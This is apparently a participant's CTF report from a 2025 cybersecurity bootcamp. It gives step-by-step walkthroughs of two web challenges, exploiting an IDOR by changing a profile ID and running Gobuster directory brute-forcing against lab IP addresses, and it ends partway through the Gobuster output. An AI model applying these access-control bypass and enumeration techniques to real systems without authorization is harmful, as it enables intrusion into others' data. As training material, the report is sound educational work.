



H4K-IT CYBERSECURITY BOOTCAMP 2025 – CTF CHALLENGE REPORT

NAME: TERRENCE MACHOGU KEGENGO

EMAIL: terrence.tech@proton.me

WEDNESDAY 23RD JULY 2025

Introduction

The H4K-IT Bootcamp Capture the Flag (CTF) Challenge, held from **July 17 to July 19, 2025**, was a practical, hands-on cybersecurity competition tailored for participants of **Cohort 3** of the H4K-IT Cybersecurity Bootcamp. With **63 teams** participating, the event simulated real-world cyber threats, requiring players to apply offensive and defensive skills to solve a series of security-related challenges across various domains such as **Web Exploitation**, **Pentesting**, **Code Review (PPC)**, **OSINT** and **Forensics**.

This report documents my approach, methodologies, tools used, and key takeaways from the CTF. It aims to provide both a reflection of my problem-solving techniques and a technical breakdown of the challenges I tackled. Additionally, the report highlights how this CTF contributed to my growth as a cybersecurity practitioner, aligning with the bootcamp's objective to produce industry-ready talent through immersive learning.

Detailed Walkthroughs

✓ AI Solutions Portal Profile Peek (100 pts)

Task

CloudPatron, a growing SaaS company, just launched a customer feedback portal where users can rate services and leave reviews. Internally, reviews are stored in a database and summarized on an admin dashboard. The development team used lightweight templating and stored queries to improve performance.

However, a last-minute deployment skipped the usual sanitization middleware due to “time constraints before demo day.” You're invited as a red team intern to test this feedback form for any unintended behavior or system exposure.

Explore the form. Is there a way to to see if the app is exploitable?


Category: Web

Tools Used

- Web browser (Chrome)
- Developer Tools (View Page Source)


Exploitation Steps

1. **Initial Access: Visited login page** at `http://68.183.205.254:34658/login`




2. **Registered a new user** at `/register`
 - **Username:** attacker


- **Password:** attacker




3. **Successfully Logged in** and was redirected to the dashboard at `/dashboard`
The dashboard displayed a welcome message and a hyperlink labeled **"View your profile here."**




4. Clicked profile link and noted the URL: `/profile?id=2`




5. IDOR Exploitation; Modified the URL parameter from `id=2` to `id=1` and accessed the admin's profile





6. Inspected the page source and found a hidden flag embedded in the HTML:



🚩 Flag Captured: h4kit{broken_object_control_found_4bb42c8346d9}

Lessons Learned

- Never trust client-side input; always validate access server-side.
- IDOR vulnerabilities are often exploitable using sequential IDs.
- Viewing page source is essential when hunting for hidden content.

✓ CorpDocs (200 pts)

Task

CorpDocs is a lightweight internal document management system used by CloudNova Inc. Employees can register, upload files, and view personal dashboards. There's also an /admin panel that was intended to be accessible only to internal staff during development.

The admin interface was deployed behind a simple "role check," but developers forgot to enforce authentication at the route level. Instead, visibility was handled on the frontend through link hiding, assuming no user would guess the admin URL.

You've been invited to assess the system. Investigate whether it's possible to reach privileged content without logging in as an admin.


Category: Web

Tools Used

- Web browser (Chrome)
- Gobuster
- SecLists wordlist (`common.txt`)


Exploitation Steps

1. Visited the login page `http://68.183.205.254:34664/login`
 - Found standard login form.
 - Discovered a link to the registration page.




2. User Registration
Registered at `http://68.183.205.254:34664/register`
 - Username: `attacker`

- Password: attacker



3. Login & Dashboard Access

Logged in successfully and confirmed the user role was **user**, not **admin**.



4. Directory Bruteforce with Gobuster

Used Gobuster to enumerate directories:

```
└─(mopsy@APHP)-[~/H4K-IT]
└─$ gobuster dir -u http://68.183.205.254:34664 -w ~/SecLists/Discovery/Web-Content/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://68.183.205.254:34664
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /home/mopsy/SecLists/Discovery/Web-Content/common.txt
```



```
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

=====
Starting gobuster in directory enumeration mode
=====

